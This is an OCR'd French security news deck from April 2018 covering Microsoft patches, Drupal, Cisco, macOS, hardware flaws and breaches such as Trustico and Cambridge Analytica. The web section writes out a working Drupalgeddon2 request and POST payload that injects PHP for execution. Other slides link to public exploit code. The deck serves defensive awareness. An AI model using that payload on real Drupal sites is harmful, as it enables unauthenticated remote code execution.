



Revue d'actualité

10/04/2018

Préparée par

*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*
*David **P**ELTIER @-*



Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

- Pas de bulletins sur Février -

MS18-013 Vulnérabilités dans Internet Explorer (2 CVE)

- Exploit:
  - 2 x Remote Code Execution
  - 4 x Information Disclosure
  - 1 x Elevation of Privilege
- Crédits:
  - Scott Bell de Security-Assessment.com (CVE-2018-0932)
  - SkyLined par Trend Micro's Zero Day Initiative (CVE-2018-0929)
  - Ivan Fratric de Google Project Zero (CVE-2018-0891, CVE-2018-0935)
  - ? (CVE-2018-0942, CVE-2018-0927)
  - Anonymous par Trend Micro's Zero Day Initiative (CVE-2018-0889)

MS18-014 Vulnérabilités dans Edge (18 CVE)

- Exploit:
  - 11 x Remote Code Execution
  - 5 x Information Disclosure
- Crédits:
  - Ivan Fratric de Google Project Zero (CVE-2018-0891)
  - Scott Bell de Security-Assessment.com (CVE-2018-0932)
  - Abdulrahman Al-Qabandi (CVE-2018-0879)
  - Wei de Qihoo 360 Vulcan Team, Lokihardt de Google Project Zero (CVE-2018-0933)
  - Zhang Yunhai de NSFOCUS (CVE-2018-0930)
  - ? (CVE-2018-0876, CVE-2018-0936, CVE-2018-0937, CVE-2018-0931, CVE-2018-0927)
  - bo13oy de Qihoo 360 Vulcan Team (CVE-2018-0874)
  - bear13oy de DBAPPSecurity Co., Ltd (CVE-2018-0873)
  - Yuki Chen de Qihoo 360 Vulcan Team, Liu Long de Qihoo 360 Vulcan Team (CVE-2018-0872)
  - Johnathan Norman, Windows & Devices Group - Operating System Security Team (CVE-2018-0939)
  - Root Object (CVE-2018-0893)
  - Lokihardt de Google Project Zero (CVE-2018-0934)

Dont 3 communes avec IE:

- CVE-2018-0891
- CVE-2018-0927
- CVE-2018-0932

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-015 Vulnérabilité dans Scripting Engine (JScript and/or VBScript) (1 CVE)

- Affected:
  - ChakraCore
- Exploit:
  - 1 x Remote Code Execution
- Crédits:
  - Shawn Denbow, Windows & Devices Group - Operating System Security Team (CVE-2018-0925)

MS18-016 Vulnérabilité dans Windows Kernel (14 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 13 x Information Disclosure
  - 1 x Elevation of Privilege
    - Correctif pour Meltdown donnant accès en RW à toute la mémoire et à grande vitesse (Gbits/s)
- Publiée: CVE-2018-1038
- Crédits:
  - Mateusz Jurczyk de Google Project Zero (CVE-2018-0897, CVE-2018-0896, CVE-2018-0895, CVE-2018-0894, CVE-2018-0899, CVE-2018-0898, CVE-2018-0926, CVE-2018-0813, CVE-2018-0811, CVE-2018-0901, CVE-2018-0900, CVE-2018-0814)
  - fanxiaocao and pjf de IceSword Lab , Qihoo 360 (CVE-2018-0904)
  - Ulf Frisk - @UlfFrisk (CVE-2018-1038)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-017 Vulnérabilités dans SharePoint (13 CVE)

- Affected:
  - Microsoft Project Server 2013, SharePoint 2013, 2016
- Exploit:
  - 13 x Elevation of Privilege
- Crédits:
  - Ashar Javed de Hyundai AutoEver Europe GmbH (CVE-2018-0921, CVE-2018-0923, CVE-2018-0909, CVE-2018-0944, CVE-2018-0916, CVE-2018-0917, CVE-2018-0914, CVE-2018-0915, CVE-2018-0912, CVE-2018-0913, CVE-2018-0910, CVE-2018-0911)
  - Ivan Vagunin (CVE-2018-0947)

MS18-018 Vulnérabilités dans Office (4 CVE)

- Affected:
  - Microsoft Office 2007, 2010, Web Apps 2010, 2013, Web Apps 2013, 2016, 2016 for Mac
  - Microsoft SharePoint 2010, 2013, 2016
- Exploit:
  - 2 x Remote Code Execution
  - 1 x Security Feature Bypass
  - 1 x Information Disclosure
- Crédits:
  - Jaanus K p de Clarified Security (CVE-2018-0919)
  - Cody Sixteen (CVE-2018-0903)
  - Tom Hoke de Microsoft Corporation (CVE-2018-0907)
  - Wayne Low de Fortinet s FortiGuard Lab (CVE-2018-0922)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-019 Vulnérabilités dans Microsoft Graphics (GDI) (3 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 3 x Elevation of Privilege
- Crédits:
  - Li Qi(@leeqwind) de Qihoo 360, HongZhenhao (CVE-2018-0817)
  - Marcin Wiazowski par Trend Micro's Zero Day Initiative (CVE-2018-0816, CVE-2018-0815)

MS18-020 Vulnérabilités dans Microsoft Exchange Server (3 CVE)

- Affected:
  - Microsoft Exchange 2010, 2013, 2016
- Exploit:
  - 2 x Information Disclosure
  - 1 x Elevation of Privilege
- Crédits:
  - @llt4l (CVE-2018-0940)
  - Cameron Vincent (CVE-2018-0941)
  - Richard Shupak (CVE-2018-0924)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-021 Vulnérabilités dans Desktop Bridge (2 CVE)

- Affected:
  - Windows 10, Server 2016
- Exploit:
  - 2 x Elevation of Privilege
- Crédits:
  - James Forshaw de Google Project Zero (CVE-2018-0880, CVE-2018-0882)

MS18-022 Vulnérabilités dans ASP.NET (2 CVE)

- Affected:
  - ASP.NET Core 2.0
- Exploit:
  - 1 x Denial of Service
  - 1 x Elevation of Privilege

    https://github.com/aspnet/Home/issues/2954
- Published: CVE-2018-0808
- Crédits:
  - Andrei Gorlov (CVE-2018-0808)
  - Mikhail Shcherbakov (CVE-2018-0787)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-023 Vulnérabilités dans Hyper-V (2 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Denial of Service
  - 1 x Information Disclosure
- Crédits:
  - Joe Bialek, MSRC Vulnérabilités and Mitigations Team (CVE-2018-0888)
  - Jordan Rabet, Microsoft Offensive Security Research Team (CVE-2018-0885)

MS18-024 Vulnérabilités dans Microsoft Win32K and/or Graphics Component (2 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 2 x Elevation of Privilege
- Crédits:
  - Daniel Docherty de MWR Labs and @SandboxEscaper (CVE-2018-0868)
  - Anonymous par Trend Micro's Zero Day Initiative (CVE-2018-0977)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-025 Vulnérabilité dans CredSSP Service (1 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Remote Code Execution sur l'authentification RDP et PowerShell (WinRM)
    - Nécessite une situation de MitM
- Crédits:
  - Eyal Karni, Yaron Zinar, Roman Blachman @ Preempt, Research Labs (CVE-2018-0886)

MS18-026 Vulnérabilité dans Kernel-Mode Drivers (1 CVE)

- Affected:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Security Feature Bypass
- Crédits:
  - Matt Nelson (@enigma0x3) de SpecterOps and James Forshaw de Google Project Zero (CVE-2018-0902)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-027 Vulnérabilité dans Remote Assistance (1 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Information Disclosure
- Crédits:
  - Abdulrahman Al-Qabandi, Nabeel Ahmed par Trend Micro's Zero Day Initiative (CVE-2018-0878)

MS18-028 Vulnérabilité dans Virtual File System / VFS (1 CVE)

- Affected:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Elevation of Privilege
    - VFS implémenté en kernel et non user-land

    https://www.exploit-db.com/exploits/44313/
- Crédits:
  - James Forshaw de Google Project Zero (CVE-2018-0877)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-029 Vulnérabilité dans Windows Storage (1 CVE)

- Affected:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Elevation of Privilege
- Crédits:
  - James Forshaw de Google Project Zero (CVE-2018-0983)

MS18-030 Vulnérabilité dans Windows (1 CVE)

- Affected:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Security Feature Bypass
- Crédits:
  - Lee Christensen (@tifkin_) de SpecterOps (CVE-2018-0884)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-031 Vulnérabilité dans .Net (1 CVE)

- Affected:
  - .NET Core 1.0, 1.1, 2.0
  - PowerShell Core 6.0.0
- Exploit:
  - 1 x Denial of Service
- Crédits:
  - Ben Adams de Illyriad Games (CVE-2018-0875)

MS18-032 Vulnérabilité dans Microsoft Video Control (1 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Elevation of Privilege
- Crédits:
  - Nicolas Joly de MSRCE UK (CVE-2018-0881)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-033 Vulnérabilité dans Windows Shell (1 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Remote Code Execution
- Crédits:
  - ? (CVE-2018-0883)

Failles / Bulletins / Advisories

Microsoft - Advisories

Mise à jour pour Windows XP Embedded POSReady

- Windows XP Embedded Service Pack 3 (SP3) fin de support en **janvier 2016**
- Windows Embedded POSReady 2009 fin de support en **avril 2019**

ADV1800004 (février)

- Vulnérabilité dans Adobe Flash : CVE-2018-4877 et CVE-2018-4878

KB4088878 et KB4088875

- Correctif cumulatif Spectre et Meltdown
- Correctifs divers
  - Effet de bord : Disparition de la configuration de certaines cartes réseau

Failles / Bulletins / Advisories

Microsoft - Autre

Microsoft Skype, la vulnérabilité qui oblige Microsoft à tout reconstruire

- La vulnérabilité reste un mystère
- Pas de correctif pour l'instant

https://www.engadget.com/2018/02/14/a-major-bug-is-forcing-microsoft-to-rebuild-skype-for-windows/

Microsoft ne corrige pas une vulnérabilité en 90j.? Google publie le code d'exploitation !

- Contournement d'Arbitrary Code Guard
- Microsoft explique que le correctif est très complexe à développer

https://nakedsecurity.sophos.com/2018/02/19/google-drops-a-new-edge-zero-day-as-microsoft-misses-90-day-deadline/

https://bugs.chromium.org/p/project-zero/issues/detail?id=1435

Visual Studio, exécution de code chez les développeurs

- Ecoute sur le port 9333
- Exécution triviale de code, accessible par une WebSocket

https://medium.com/0xcc/visual-studio-code-silently-fixed-a-remote-code-execution-vulnerability-8189e85b486b

Dépassement de tampon dans CMD.EXE

- Aucune utilisé à priori

https://twitter.com/ReneFreingruber/status/968841345858260993/photo/1

Failles / Bulletins / Advisories

Système (principales failles)

Samba 4 en mode DC, un utilisateur authentifié peut modifier le mot de passe des autres utilisateurs (CVE-2018-1057)

- Vulnérabilité seulement présente en mode Domain Controller Active Directory et non en mode File server

  https://www.samba.org/samba/security/CVE-2018-1057.html

- Inclus la modification des mots de passe de compte de service ou d'administrateurs

  https://packetstormsecurity.com/files/146763/Samba-4.x-Password-Change.html

Oracle Micro-PoS, directory traversal sans authentification / CVE-2018-2636


- Caisse utilisée par les petites boutiques

  https://erpscan.com/press-center/blog/oracle-micros-pos-breached/

- Exploit :

  https://github.com/erpscanteam/CVE-2018-2636

- 221 caisses visibles sur Shodan



Failles / Bulletins / Advisories

Système (principales failles)

Linux HoleyBeep, élévation locale de privilèges

- Race condition lors de l'appel à "beep" en spécifiant le périphérique
- Possibilité d'écrire la durée dans un fichier (string encodée en décimal)

  https://holeybeep.ninja/

- Exploit

  https://gist.github.com/Arignir/0b9d45c56551af39969368396e27abe8

- Le premier correctif contenait une vulnérabilité d'exécution de code

  http://rachelbythebay.com/w/2018/04/05/bangpatch/

Failles / Bulletins / Advisories


Système (principales failles)

macOS X 10.13 à 10.13.3, clef de chiffrement de partition stockée en clair

- La clef du système de fichiers chiffré APFS est stockée en clair CVE-2018-1057
  - Dans les logs du système
- Car la log contient la ligne de commande de l'outil newfs_apfs
  - Donc c'est également dans la liste des processus au moment du chiffrement

```
$ log stream --info --predicate 'eventMessage contains "newfs_apfs"'
```

https://thehackernews.com/2018/03/macos-apfs-password.html



macOS X et iPhone, plantages des processus

- Avec le caractère unicode Indien ಠ_ಠ
- SSID WiFi, nom de fichier, mail, SMS… tout plante

https://openradar.appspot.com/37458268

Failles / Bulletins / Advisories

Web


Drupalgeddon v2, exécution de code sans authentification (CVE-2018-7600)

- Des versions non supportés exceptionnellement corrigé

  https://www.drupal.org/sa-core-2018-002

- … mais toujours pas d'exploit disponible publiquement

  https://github.com/a2u/CVE-2018-7600



- Mais à l'OSSIR , nous sommes généreux :

```
http://cible.com/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_
  ajax
```

```
Payload en POST : mail[#markup]=CODE INJECT EN
  PHP&mail[#type]=markup&form_id=user_register_form&_drupal_ajax=1&mail[#post_render][]=exec
```

Failles / Bulletins / Advisories

Réseau (principales failles)

Cisco IOS, deux exécution de code à distance sans authentification + une backdoor

- CVE-2018-0151 et CVE-2018-0171: Exécution de code à distance qui permet d'élever ses privilèges
  - Un POC détaille la CVE-2018-0171:

    https://embedi.com/blog/cisco-smart-install-remote-code-execution/
  - Bulletins Cisco:

    https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180328-smi2

    https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180328-qos

- CVE-2018-0150: compte "non documenté" avec des privilèges "de niveau 15" (= root)
  - Nom du compte: "cisco". Mot de passe: non encore disponible publiquement

    https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180328-xesc

Failles / Bulletins / Advisories

Réseau (principales failles)

CyberArk Password Vault, fuite mémoire sans authentification / CVE-2018-9842

- Demande d'authentification sur le service RPC écoutant sur le port 1858
- Fuite de 49 octets de mémoire

http://seclists.org/fulldisclosure/2018/Apr/19

Failles / Bulletins / Advisories

Hardware / IoT

Nintendo Switch, vulnérabilité dans la rom de la carte graphique Nvidia Tegra

- Permettant de faire tourner Linux

  https://twitter.com/fail0verflow/status/960894909304786945/photo/1

Sony Playstation 4, exécution de code depuis le navigateur

- Vulnérabilité Webkit CVE-2017-7005

  https://github.com/ALEXZZZ9/PS4-5.01-WebKit-Exploit-PoC/blob/master/README.md

  https://0day.today/exploit/29989

Porte crypto-monnaie matériel Ledger, 3 vulnérabilités critiques

- Porte crypto-monnaie matériel = hardware crypto wallet
- Extractions de la clef dont est dérivée toutes les autres
  - Nécessite un accès physique au wallet ou au PC de son utilisateur

  https://saleemrashid.com/2018/03/20/breaking-ledger-security-model/
- Communication de Ledger

  https://www.ledger.fr/2018/03/20/firmware-1-4-deep-dive-security-fixes/

Failles / Bulletins / Advisories

Hardware / IoT

Vulnérabilités sur les microprocesseurs AMD / RyzenFall MasterKey Fallout Chimera

- Communication anxiogène pour “peut-être” influer sur le cours en bourse
  - Contournement de Secure Boot
  - Contournement des protections de la virtualisation
  - Elévation de privilèges

https://amdflaws.com/

Meltdown, le correctif pour Windows 7 était pire que la vulnérabilité

- Accès total en lecture/écriture à toute la mémoire

https://blog.frizk.net/2018/03/total-meltdown.html

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Un rootkit stocké dans la base de registre (date de 2012)

- S'exécute grâce à un dépassement de tampon à la lecture d'une clef de registre
  - EUDC / end-user-defined characters

https://github.com/Cr4sh/WindowsRegistryRootkit

Un DRH utilise une "cryptation" post-quantic révolutionnaire

- Un DRH qui **aime** licencier, présente son hobby à Envoyé Spécial
- Les employés sont volontairement mal notés
- Le DRH présente un listing masqué en…
  - utilisant la police de caractère "Wingdings"
- Une personne retrouve les noms et l'entreprise liée aux faits

https://www.linkedin.com/pulse/maladroitement-envoy%C3%A9-sp%C3%A9cial-d%C3%A9voile-les-identit%C3%A9s-et-schiessl/?trk=v-feed

Piratages, Malwares, spam, fraudes et DDoS

Espionnage


Le rapport "Global Threat 2018" de CrowdStrike

- 100% préjugés et attribution
- Menaces = Russes, Nord-Coréens, Hacktivistes, Iraniens, Pakistanais, Chinois, Criminels et Indiens

https://www.crowdstrike.com/resources/reports/2018-crowdstrike-global-threat-report-blurring-the-lines-between-statecraft-and-tradecraft/

Exécution de code chez Trustico (1/2)

- Trustico, revendeur de certificats Symantec, GeoTrust, Thawte et RapidSSL
- Exécution de code lors de la saisie du nom de domaine pour générer un certificat
  - Nom de domaine passé en ligne de commande sans vérification et ...



https://twitter.com/svblxyz/status/969220402768736258

Exécution de code chez Trustico (2/2)

- Heureusement l'outil ne tourne pas en root et que les flux sortants sont filtrés… ou pas

https://twitter.com/Manawyrm/status/969230542578348033

- Bonus : Trustico **conservait les clefs privées** associées aux certificats
  1. Trustico demande des révocations à Digicert pour de raisons de compatibilité !!?
  2. Digicert refuse
  3. Trustico envoie les 23 000 clefs privées **par mail** à Digicert
  4. Révocation de 23 000 certificats
  5. Découverte des mensonges de Trustico

https://www.theregister.co.uk/2018/03/01/trustico_digicert_symantec_spat/

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Equifax += 2,4 millions

- Annonce de 2,4 millions d'américains supplémentaires sont concernés
- Total de 147,9 millions de victimes américaines

http://www.zdnet.com/article/equifax-confirms-more-americans-were-affected-by-hack-than-first-thought/

Under Amour, fuite des données de 150 millions d'utilisateurs

- Fuites des noms, adresses mail et mots de passe (bcrypt)


https://www.wired.com/story/under-armour-myfitnesspal-hack-password-hashing/

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Facebook, collecte de ~~50~~ 87 millions de profils par Cambridge Analytica

- Collecte grâce à une pseudo application d'analyse de personnalité
  - Téléchargement des données des utilisateurs et de leurs amis pour corrélation
  - Scandale quand le PDG annonce avoir influencé les élections américaines
- Un ancien employé dénonce l'affaire
  - L'action de Facebook plonge de 7%
  - Un sénateur américain (Mark Warner) s'est insurgé
  - La procureure générale du Massachusetts veut une enquête
  - Le parlement européen veut également lancer une enquête



https://twitter.com/EP_President/status/975683240777453569

Pendant ce temps à Vera Cruz..

- Facebook mandate un médecin pour récupérer les données de patients
- Demande de partage de données médicales "anonymisées"

https://www.cnbc.com/2018/04/05/facebook-building-8-explored-data-sharing-agreement-with-hospitals.html

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Facebook, #DeleteFacebook

- Brian Acton est le co-fondateur de Whatsapp, vendu 22 milliards à Facebook
- Il demande à tous d'effacer leurs comptes Facebook
- Elon Musk s'en mêle et fait effacer les comptes SpaceX

https://twitter.com/brianacton/status/976231995846963201


Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

DDoS sur GitHub

- 1,35Tbps sans trop d'effets
- Utilisation de Memcached comme levier, jusqu'à x10 000

https://githubengineering.com/ddos-incident-report/



Nouveautés, outils et techniques

RFC5785, security.txt

- Les informations de contact dans https://www.site.com/.well-known/security.txt

  http://securitytxt.org/

Business et Politique

Business

International

Proofpoint rachète Wombat Security Technologies

- Proofpoint = antispam, sandboxing, CASB
- Wombat = formation en ligne sur la cybersécurité

https://globenewswire.com/news-release/2018/02/06/1333979/0/en/Proofpoint-Enters-into-Definitive-Agreement-to-Acquire-Wombat-Security-Technologies-for-225-million-in-Cash-Moves-into-Phishing-Simulation-and-Security-Awareness-Training-Market.html

